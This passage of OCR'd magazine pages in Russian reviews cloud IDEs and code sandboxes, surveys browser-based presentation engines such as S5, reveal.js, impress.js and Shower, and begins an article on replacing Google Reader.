
Помимо типичного набора для IDE облачного формата вроде легковесного редактора с автодополнением кода и подсветкой синтаксиса, разработчики CAW предлагают полноценную площадку для разработки и тестирования приложений. Доступ к интерпретатору PHP, наличие СУБД MySQL, взаимодействие с системой контроля версий Git, возможность загрузки файлов из облачного хранилища Dropbox, встроенный FTP-клиент — все это ключевые опции CAW.

Помимо стандартной браузерной версии, на скамейке запасных у CAW есть нативные клиенты для популярных мобильных платформ (Android, iOS, BlackBerry). Собственно говоря, благодаря им лозунг «Программируй в любом месте, в любое время» оправдывает себя на все сто.



ICENIUM

www.icenium.com
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ:
$16–19 в месяц
ЯЗЫКИ ПРОГРАММИРОВАНИЯ:
JavaScript, CSS, HTML
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git




Одна из главных проблем, с которой сталкивается каждый разработчик мобильных приложений, — необходимость установки разных IDE и SDK. Что хорошо для разработки под Android, то никуда не годится под iOS.

Разработчики из компании Icenium попытались найти оригинальное решение этой проблемы. В результате появилась новая IDE и технология, адаптирующая инструменты веб-разработчиков (JavaScript, CSS, HTML5) для создания мобильных приложений. С ее помощью весь цикл создания приложения (от прототипа до публикации в App Store / Google Play) выполняется прямо в браузере.

Среда разработки снабжена всем необходимым инструментарием для продуктивной работы. Быстрый доступ к необходимым SDK/фреймворкам (jQuery, Kendo UI Mobile). Достаточно функциональный редактор кода (подсветка синтаксиса, автодополнение, синтаксический контроль). Работа с Git (поддерживаются GitHub, Bitbucket). Наличие встроенных «эмуляторов» Android/iOS и ряд других плюшек, упрощающих процесс разработки.

Интерфейс IDE хорошо оптимизирован. Задержки при вызове той или иной функции минимальны, поэтому создается ощущение, что работаешь с десктопным приложением. Разработчикам Icenium удалось сделать элегантное решение нестандартной задачи. Причем оно интересно не просто как облачная среда разработки, а как полноценная платформа, покрывающая весь цикл создания мобильного приложения (от прототипа до публикации в App Store).



ПОЛЕЗНЫЕ ИНСТРУМЕНТЫ ДЛЯ РАЗРАБОТЧИКОВ

- codepen.io — хороший редактор для фронтенд-девелоперов. Главная киллер-фича — возможность одновременного редактирования CSS/HTML/JS-кода. Весь код и результат его выполнения представлен на одном экране. Внесение изменений тут же отражается на результате.
- jsdo.it — сообщество фронтенд-разработчиков. Сервис позволяет писать и тестировать свой код, а также работать с проектами других участников.
- refiddle.com — песочница для тестирования и отладки регулярных выражений.


ERBIX

www.erbix.com/js
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Share/Free
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ: $14,95–69,95 в месяц
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: JavaScript
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git

Внешний вид Erbix кажется слегка устаревшим и не соответствующим современным критериям минимализма и простоты. Тем не менее эта IDE пользуется достаточной популярностью у JavaScript-разработчиков. Помимо тривиальных функций для ПО такого типа, у Erbix имеется возможность публикации созданных приложений в собственный AppStore, а также присутствует поддержка СУБД PostgreSQL. Последняя возможность наиболее интересна: благодаря ей вполне реально создать полноценный блог или другое полезное приложение, которому необходимо где-то хранить промежуточные данные.

Слегка устаревший интерфейс компенсируется стабильностью работы и такими полезными функциями, как взаимодействие с СУБД, поддержка модулей CommonJS и RingoJS.





CODERUN STUDIO

www.coderun.com
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: JavaScript, C#, PHP
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: нет

CodeRun Studio — одна из немногих облачных IDE, ориентированная на C#-разработчиков. Чуть позже проект был обновлен, и копилка поддерживаемых языков программирования пополнилась PHP и JavaScript. Как фанат технологии .NET и C# в частности, я был приятно удивлен, что среди проектов присутствуют возможность создавать проекты типа ASP .NET MVC, WPF Browser Application, Silverlight и так далее.

Для C#-проектов поддерживается пошаговая отладка. Работает весьма сносно, и для отладки небольшого количества кода встроенного отладчика более чем достаточно. С большими проектами при отладке могут возникнуть проблемы. По непонятным причинам интерфейс намертво замирает, после чего спасает только полная перезагрузка приложения.

Текстовый редактор выполнен в типичном для подобных проектов стиле. Есть автодополнение кода, подсветка синтаксиса, подсказки по функциям, синтаксический контроль, интерфейс с табами.

На этом достоинства IDE заканчиваются, и эстафету подхватывает команда ложек дегтя. Одна из главных проблем проекта — тормоза. Тормозит интерфейс (особенно при сборке решения); периодически отваливается коннект к тестовому серверу; напрочь отсутствует хоть какая-нибудь интеграция с внешними сервисами вроде Git; разработчики очень редко обновляют компиляторы/интерпретаторы.

Проект интересный, но его развитие идет черепашьими шагами. Ошибки и тормоза не позволяют поставить этот проект в одну линию с более сильными игроками рынка. Проект хорош, но только в образовательных целях и для мелких проектов.

AKSHELL


www.akshell.com
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: JavaScript
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git

Бытует мнение, что специализированный инструмент всегда лучше, чем универсальный. Глядя на Akshell, понимаешь, что в этой теории определенно что-то есть. Своему рождению данный инструмент обязан любителям языка программирования JavaScript. Разработчик проекта постарался спроектировать хороший инструмент, способный преодолевать трудности, которые подстерегают собратьев по цеху.

Интерфейс Akshell выполнен в лучших традициях минимализма: ничего лишнего, только самое необходимое. Из кодерских инструментов, присущих всем IDE, Akshell готов предложить: редактор с подсветкой синтаксиса и проверкой ошибок в синтаксисе, менеджер проектов и встроенную консоль для взаимодействия с системой контроля версий Git.

Для знакомства с возможностями Akshell рекомендуется посмотреть демонстрационные приложения, разработанные при помощи этой среды. Их можно найти в официальном репозитории проекта на GitHub'е.

Резюмируя сказанное, мы получаем неплохую реализацию еще одного облачного JavaScript-редактора. Минимализм и скорость работы воодушевляют, но у проекта периодически наблюдаются серьезные проблемы с хостингом. Возможно, это временно. Однако при моем тестировании проблемы имели место быть.




CODENVY


https://codenvy.com
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free/Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ: $9–99 в месяц
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: Java, PHP, JavaScript, Python, Ruby, HTML, CSS
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git

Интерфейс Codenvy выполнен в классическом для IDE стиле: куча полезных мастеров, упрощающих рутинные действия; главное меню, напичканное всевозможным функционалом; интерфейс в виде табов; менеджер проектов; интеграция с такими необходимыми вещами, как Git. Сам интерфейс проработан достаточно хорошо. После настольных IDE особого дискомфорта не испытываешь. Все на своих местах. Техническая сторона реализации интерфейса заслуживает особого уважения. Задержки минимальны, и среда ведет себя достаточно отзывчиво.

В Codenvy множество самых разнообразных инструментов. Из наиболее интересных стоит выделить: поддержку Git-хостингов; поддержку большого количества PaaS (AWS Elastic beanstalk, OpenShift, CloudBees, CloudFoundy, AppFog, Google App Engine, Heroku); инструменты рефакторинга; поддержку парного программирования; наличие встроенного отладчика и так далее.

Классический интерфейс в стиле настольных решений, сбалансированный набор инструментов, шустрая работа, интеграция с популярными PaaS-сервисами выделяют Codenvy среди подобных проектов. Огорчает лишь, что данная среда в первую очередь ориентирована на Java-разработчиков. Наиболее интересные функции вроде отладчика и рефакторинга доступны только для Java-проектов.





COMPILR


https://compilr.com
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free/Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ: $20–40 в месяц
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: C, C#, Fortran, PHP, Ruby, Python, VB, Objective C и другие
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: нет


Любителям чистого и неперегруженного интерфейса однозначно придется по душе среда разработки Compilr. Создатели проекта не балуют богатым набором возможностей, а просто предоставляют в распоряжение пользователя в меру функциональный редактор кода и услуги интерпретатора/компилятора.

Интерфейс приложения не похож на классические IDE. Здесь нет кишащих кнопками панелей инструментов. Главное меню с кучей возможностей также отсутствует. Вспомогательных инструментов вроде системы контроля версий или отладчика здесь тоже нет. А что тогда есть? Только редактор с подсветкой синтаксиса (функций вроде автодополнения, подсказок нет) и компилятор/сборщик.

Полноценной IDE этот проект назвать нельзя. Функционал настолько прост и беден, что годится разве для совсем небольших проектов. Главная изюминка Compilr — поддержка большого количества языков программирования и компиляторов.

Наиболее интересным вариантом использования Compilr мне представляется во время изучения новых языков программирования или когда нужно написать код на малоиспользуемом языке, не устанавливая у себя на компе лишнее программное обеспечение и не заморачиваясь с зависимостями.





ПОЛЕЗНЫЕ АДДОНЫ

Заходя на форумы программистов типа Stack Overflow, можешь быть уверен — в 8 из 10 топиков по JavaScript, HTML или CSS ты встретишь отсылки к этим сервисам. Это — песочницы для тестирования маленьких кусочков CSS- или JS-кода.

jsFiddle (jsfiddle.net)
Один из самых популярных сервисов, король песочниц :). Имеет очень удобный layout, поддерживает кучу популярных фреймворков и библиотек типа Angular, jQuery, Knockout, Bootstrap. Можно выбрать способ подключения: библиотека может быть описана в head, body, загружена по событию onLoad или onDomRead. Позволяет тестировать AJAX-запросы и имеет отличную документацию.

JS Bin (jsbin.com)
Тоже отличный сервис. Поддерживает все популярные фреймворки, ориентирован на отладку JS-кода. Приятная особенность — рефреш не убивает изменения. Крупный минус для меня — отсутствие столь четкого, как в предыдущем сервисе, layout (например, нет отдельной области для CSS). В остальном — все на высоте.

Dabblet (dabblet.com)
Милая песочница с симпатичным интерфейсом, подходит только для отладки CSS и HTML, поддержка JavaScript в самой зачаточной стадии. Не рекомендовал бы его для ежедневной работы.

CSSDesk (cssdesk.com)
Простой и узкоспециализированный сервис для тестирования HTML и CSS с солидной историей. На протяжении всего времени существования тулза остается верной своей философии и честно позволяет тестировать CSS и HTML. Имеет понятный и приятный интерфейс.

Tinkerbin (tinkerbin.com)
Хорошая альтернатива jsFiddle. Похожий layout, возможность расширить область HTML, CSS или JS за счет вкладок. Имеет живой автоапдейт. Поддерживает LESS, SASS, CoffeScript. В целом работает — за большим советую идти на jsFiddle.net :).

ВОЗВРАЩАЕМСЯ НА ЗЕМЛЮ

Все рассмотренные в статье решения обладают интересным функционалом и заставляют взглянуть на привычные вещи под другим углом. Уже сейчас мы имеем возможность разрабатывать простые приложения для различных платформ, не устанавливая на своем рабочем месте тяжеловесных приложений. Однако говорить о профессиональном использовании облачных сред разработки все же рано. Минусов у подобных решений хватает, а плюсы не в состоянии перекрыть наработанные годами достоинства настольных решений. Вот и получается, что пока облака лишь инструмент, а не серебряная пуля, которую многие в них пытаются разглядеть.

Как делать презентации с помощью веб-технологий

ПОКАЖИ ПРЯМО В БРАУЗЕРЕ!

Все знают офисных монстров PowerPoint и Keynote, но мало кто с радостью в них работает. Ну что делать, если ты не бухгалтер, а разработчик или просто гик и гораздо комфортнее чувствуешь себя в коде, чем в офисных пакетах? Хорошие новости: презентации давно можно делать прямо в браузере и писать с помощью таких знакомых вещей, как HTML, CSS или даже Markdown.



Вадим Макеев, веб-евангелист Opera
pepelsbey@gmail.com

К каждому из нас приходит момент, когда нужно донести свои мысли до других. Не просто рассказать анекдотец коллеге, не пробубнить стишок про бурю-мглою, а сообщить что-то принципиально важное, объяснить сложную идею, поделиться опытом. И если самым талантливым достаточно выйти на сцену и быть собой, как это делают участники TED, то большинству понадобится опереться на слайды. Свой первый раз у доски с маркерами я забыл напрочь. Помню только, что переврал тогда ключевую идею доклада про блочную модель CSS.

КАК ЭТО РАБОТАЕТ

Развитие веб-технологий уже давно увело нас от сайтов-документов, где единственным развлечением было ходить по синим ссылкам. Сегодня с помощью HTML, CSS и JavaScript можно не только сделать приложение, но и даже написать интерфейс для полноценной операционной системы, как в случае с Firefox OS.

Как это применить к презентациям? Ты просто пишешь презентацию в HTML, Markdown или даже в формате YAML, запускаешь результат в браузере, выходишь в полноэкранный режим и начинаешь свой рассказ. Такие презентации прекрасно слушаются пультов, позволяют анимировать переходы, вставлять картинки и видео, помимо привычного текста и списков.

OPERA SHOW

Opera Show — первый формат для создания презентаций прямо в браузере. Ты можешь попробовать генератор презентаций Хокона Виума Ли (bit.ly/OperaSlides). Документация в формате OSF 1.0 также доступна (bit.ly/Opera-Slides-doc).

Самой ранней попыткой делать презентации прямо в браузере была система Opera Show, которая увидела свет в 2000 году. Система основывалась на том, что браузер Opera 4.0 переключает медиатип «screen» на «projection» при переходе в полноэкранный режим. Благодаря этому можно было очень легко добавить к статье новые стили, разбивающие ее на слайды, и переключаться между слайдами кнопками <Page Up> и <Page Down>.

```
<link rel="stylesheet" href="screen.css" media="screen">
<link rel="stylesheet" href="projection.css" media="projection">
```

Файл projection.css подключится только в полноэкранном режиме. Причем формат Opera Show работал без единой строчки JavaScript для переключения стилей или слайдов, демонстрируя всю мощь CSS и немного браузерной магии. И это неспроста: главным идеологом формата был технический директор Opera Software и изобретатель CSS Хокон Виум Ли.

Opera - Simply the best Internet Experience

How to build a *better* browser

Håkon W Lie



S5: An Introduction

Eric A. Meyer

Complex Spiral Consulting

S5 Testbed

Your computer • Today's date



S5

S5 (bit.ly/S5-home) — кроссбраузерное развитие идей Opera Show от Эрика Мейера, пример презентации bit.ly/S5-intro. «S5» потому, что в полном названии целых пять букв S: Simple Standards-Based Slide Show System.

Спустя несколько лет другой патриарх CSS Эрик Мейер расширил возможности Opera Show и опубликовал в 2004 году первую версию движка презентаций под названием S5. Идея переключения браузера в режим презентации в полноэкранном режиме, предложенная Opera, не нашла поддержки в других браузерах, поэтому в системе S5 Мейер использовал JavaScript для переключения стилей презентации.

Система S5 пошагово масштабировала шрифты на слайде в зависимости от размеров окна (с помощью медиавыражений CSS), позволяла передвигаться по спискам и другим элементам внутри одного слайда, предлагала систему подключения тем оформления для презентаций.

В дальнейшем систему S5 переписали на jQuery и назвали S6 (bit.ly/s5-jquery), а потом и вовсе написали генератор слайдов из вики-разметки на языке Ruby под названием S9 (bit.ly/S5-ruby). Но эти и другие проекты по мотивам S5 не получили развития и популярности.



TED

Некоммерческая конференция о технологиях, развлечениях и дизайне, отличается профессиональными выступлениями.



MARKDOWN

Упрощенный текстовый язык разметки, созданный Джоном Грубером. Читай статью в сентябрьском «Хакере».

Opera Show работал без единой строчки JavaScript для переключения стилей или слайдов, демонстрируя всю мощь CSS и немного браузерной магии

ЗАТИШЬЕ И ВЗРЫВ

После появления системы S5 наступило затишье в истории презентаций, работающих в браузерах. То ли все переехали на офисные пакеты, то ли возможностей браузеров не хватало для чего-то по-настоящему впечатляющего.

И только когда CSS3 под руку с HTML5 начали свое триумфальное шествие по планете, произошел настоящий кембрийский взрыв: движки для презентаций в браузере начали появляться один за другим — от самых простых авторских до корпоративных.

CSSS

CSSS (bit.ly/lea-CSSS) — система слайд-шоу Лии Веру, использующая по максимуму возможности CSS. В полном названии CSS-based SlideShow System, как и в S5, тоже много букв S.



В 2010 году Лиа Веру начала восхождение на олимп веб-разработки с презентации на конференции Front-Trends, для которой она специально написала движок CSSS. Презентация настолько понравилась публике, что Лиа в одночасье стала самым востребованным спикером на технических конференциях, а движок CSSS был опубликован на GitHub.

CSSS наследует идею S5 о максимальном использовании возможностей CSS для работы презентации, однако JavaScript-составляющая движка Лии поднимается на новый уровень. К движку были написаны JavaScript-плагины: один для подсветки кода и несколько для редактирования кода прямо на слайдах. Вторая группа плагинов позволяла Лии срывать овации, вживую редактируя код примеров со слайда прямо на самом слайде. Теперь это были не просто картинки на экране, а живой интерфейс для экспериментов.

Как и другие движки этой волны, CSSS был совместим только с последними версиями браузеров, первое время движок Лии нормально работал только в ночных сборках Firefox. Но, как пишет Лиа, техническое окружение на конференциях всегда предполагает либо подключение собственного компьютера, либо современную версию одного из браузеров.

REVEAL.JS

Reveal.js (bit.ly/reveal-js) — движок презентаций Хакима Эль-Хаттаба, привлекающий своей простотой, 3D-эффектами и специальным онлайн-сервисом для создания презентаций rvl.io.



Дело было в 2011 году, шведский разработчик Хаким Эль-Хаттаб готовил доклад про SVG к местной конференции и так заигрался с 3D-возможностями в CSS, что построил на них простой движок для презентаций. Назвал он его тоже просто: CSS 3D Slideshow. Трехмерные эффекты и двухуровневая навигация настолько полюбились публике, что движок получил развитие под новым названием reveal.js. Проект обзавелся не только новым именем, но и другими серьезными вещами, вроде документации, поддержки сообщества и репозитория на GitHub, однако не утратил изначальной простоты: темное поле с высветом посередине, белые буквы по центру и впечатляющие 3D-пролеты. Но Хаким не успокоился на этом и сделал целый сервис rvl.io, который позволяет создавать презентации на движке reveal.js и хранить их на сайте.

Одна из интересных особенностей этого движка — возможность писать содержимое слайдов в формате Markdown. Конвертацией этого текста в HTML на лету занимается специальный скрипт.



INFO

Web Standards Days (webstandardsdays.ru) — это бесплатная конференция по фронтенд-технологиям, которая проводится с 2009 года сообществом «Веб-стандарты» в Минске, Киеве, Петербурге, Москве и в других городах.

ЛИРИЧЕСКОЕ ОТСТУПЛЕНИЕ

Здесь приходит время поделиться личным опытом. Первый доклад ваш покорный слуга прочитал в 2007 году на конференции РИТ, а сделал его в Adobe Illustrator: это был огромный документ 1600 на 7800 пикселей, который открывался несколько минут, нещадно тормозил и в итоге печатался в PDF. Illustrator был, надо признаться, самым неудобным средством для создания презентаций, которым я когда-либо пользовался. Возьмем скорбную паузу.

Потом была попытка воспользоваться шаблонами PowerPoint, от которых сводило зубы, недолгая интрижка с Keynote (Apple ведь не может сделать плохо, так ведь?). И в конце концов я пришел к простой мысли: если я технолог и рассказываю про технологии, про их огромную мощь и потенциал, то негоже мне использовать инструменты, противоречащие моим собственным идеям.

В 2009 году сообщество «Веб-стандарты» провело в Минске первую конференцию Web Standards Days, на которой я выступал с докладом про веб-шрифты, и работало это прямо из браузера. Попытка получилась успешной, хоть и работала эта презентация по системе Opera Show, понятное дело, только в браузере Opera. Прошло два года, прежде чем этот движок развился во что-то настолько интересное, чтобы захотелось поделиться с другими, — уже под именем Shower.



IMPRESS.JS

Impress.js (bit.ly/impress_js) — движок презентаций Бартека Шопки с 3D-пролетами, развивающий подход Prezi «поверхность с идеями» с помощью открытых технологий прямо в браузере.

Презентация движка impress.js Бартека Шопки начинается провокационно: вам демонстрируют скучные белые слайды и задают вопрос «А не устали ли вы от однообразных презентаций?» — один слайд, второй, третий… и тут, при переходе на четвертый, все меняется. Вы оказываетесь на большой поверхности, где хитрым образом разбросаны все идеи, составляющие презентацию, и переход к следующей сопровождается замысловатым пролетом, от которого захватывает дух.

Появившийся в 2011 году движок impress.js развивает подход «поверхности с идеями» сервиса для создания презентаций Prezi (prezi.com) и соединяет ее с новыми доступными в браузерах технологиями, используя анимацию и 3D-возможности CSS, как reveal.js. И если Prezi — это коммерческий сервис на закрытой платформе Flash, то impress.js — это открытая библиотека, работающая прямо в браузере без плагинов и тарифных планов.

ШАБЛОНЫ GOOGLE

Шаблон для Google I/O (bit.ly/google-slides) — это корпоративный движок для презентаций от Google с тщательно проработанными стилями, отдельным окном для заметок докладчика. Он хорошо подходит для технических докладов. Его предыдущая версия (bit.ly/google-slides-old) выглядит куда менее корпоративно.

Если тебе до сих пор кажется, что презентации в браузере — это удел технологов-одиночек, которые состязаются друг с другом в энтузиазме и любви к новым технологиям, то ты ошибаешься. Технологи одной из крупнейших мировых корпораций Google, которая принесла в наши браузеры полноценный офис в виде Google Docs, давно экспериментировали с движками презентаций и использовали их для выступлений на конференциях Google Developer Day и Google I/O.

Последней версией «корпоративного» движка Google стал шаблон, подготовленный для Google I/O 2012. Он позволяет использовать все мыслимые типы содержимого: от простого текста и фрагментов кода до сложных таблиц и пай-чартов. Можно даже вывести отдельное окно браузера на второй монитор и получить на нем заметки к слайдам и обзор текущего и следующего слайдов, прямо как во взрослых настольных системах.





SHOWER

Shower (shwr.me) — мой движок презентаций с режимом просмотра слайдов, с темами, отделенными от движка, и с широкой кроссбраузерностью. Название — это игра слов: на логотипе изображен душ, но «shower» — это еще и «тот, кто показывает».

В 2011 году на РИТе я выступил с докладом «Верстка со смыслом» и продемонстрировал публике новый движок презентаций Shower. Главной фишкой были два режима: один со списком слайдов, второй — презентационный. Такое разделение между движком и темой оформления позволяет легко изменить презентацию до неузнаваемости..

В комплекте с Shower идут две темы Ribbon и Bright, которые хотя и работают менее эффектно, чем пролеты impress.js, но создают условия, в которых сделать плохую презентацию становится сложнее: текста на слайд помещается не много, он крупный и контрастный, картинки удобно вписываются во весь размер слайда. Кроссбраузерность здесь, в отличие от многих других движков, на высоте: в темах просто не используются возможности, которых нет в последних стабильных версиях популярных браузеров.

Shower уже был замечен на конференции Fronteers, в презентациях разработчиков Яндекса, Одноклассников, Злых Марсиан и многих других. Но настоящим признанием для меня как автора стало выступление Хокона Виума Ли, автора Opera Show, на конференции SXSW 2012: Хокон использовал Shower для своего доклада.

WWW

В Википедии есть даже целая статья (bit.ly/wss-wiki) Web-based slideshow с обзором всех систем презентации, работающих в браузере. Отдельного внимания заслуживает статья Луиса Лазариса (bit.ly/Lazaris) и обзор пяти лучших систем HTML-презентаций на SitePoint (bit.ly/5-best-wss).

ЗАКЛЮЧЕНИЕ



Монструозные офисные пакеты не сдают свои позиции, но отчетливо видно, что растет популярность браузерных презентаций, особенно для технических докладов.


Современные технологии, легкость настройки таких движков под свои нужды, независимость от платформы и принципиально новые подходы к демонстрации делают браузерные презентации центром появления свежих идей, которые, возможно, найдут свое место и в традиционных программах.

И если ты не окончательно заменеджерел и у тебя есть интерес к тому, чтобы разобраться в веб-технологиях, экспериментировать и пробовать что-то новое, то не упусти возможность попробовать браузерные презентации. А лучше напиши свой собственный движок — на зависть всему миру.

Работа над ошибками

Поднимаем альтернативу Google Reader

Совсем недавно «корпорация добра» (а добра ли?) Google надумала закрыть так любимый гиками Google Reader. К сожалению, на данный момент очевидного решения для миграции нет — у всех вариантов есть и плюсы и минусы. Более того, практически все альтернативные RSS-ридеры либо сильно уступают в функциональности оригиналу, либо имеют некоторые проблемы с внешним видом.



Михаил Еловских
wronglink@gmail.com

Ситуация действительно сложная. RSS — отличная технология, позволяющая потреблять огромное количество информации, и заменить ее пока никому не удается. Ведь как работают социальные сети? Ты входишь и пролистываешь два-три экрана (максимум) обновлений, выискивая что-то интересное. Ни индикатора прочтения, ни количества новых материалов в интерфейсе нет. И когда ты войдешь в следующий раз, ты начнешь не там, где закончил, — ты снова окажешься в потоке текущих новостей. И если у тебя есть какое-нибудь сообщество любителей, скажем, протокола Gopher, то новости этого сообщества ты сможешь увидеть либо случайно, либо зайдя специально в их аккаунт. Итак, что же делать теперь, когда Google Reader вот-вот закроется?


Вариант первый, самый наивный, — подождать, что Google одумается. Но даже если корпорация решится пойти навстречу не самой массовой (хотя и самой громкой) аудитории, нет никакой гарантии, что история не повторится через год. В общем-то, главная мораль во всем этом: если Google Reader такой важный рабочий инструмент для тебя, то почему ты полагаешься на бесплатный сервис?

Второй вариант — переходить на десктопное приложение. Очевидно, тут сразу теряется синхронизация списка источников и прочтенного. Да и веб-приложение удобней в том плане, что тебе не нужно ничего устанавливать или обновлять.

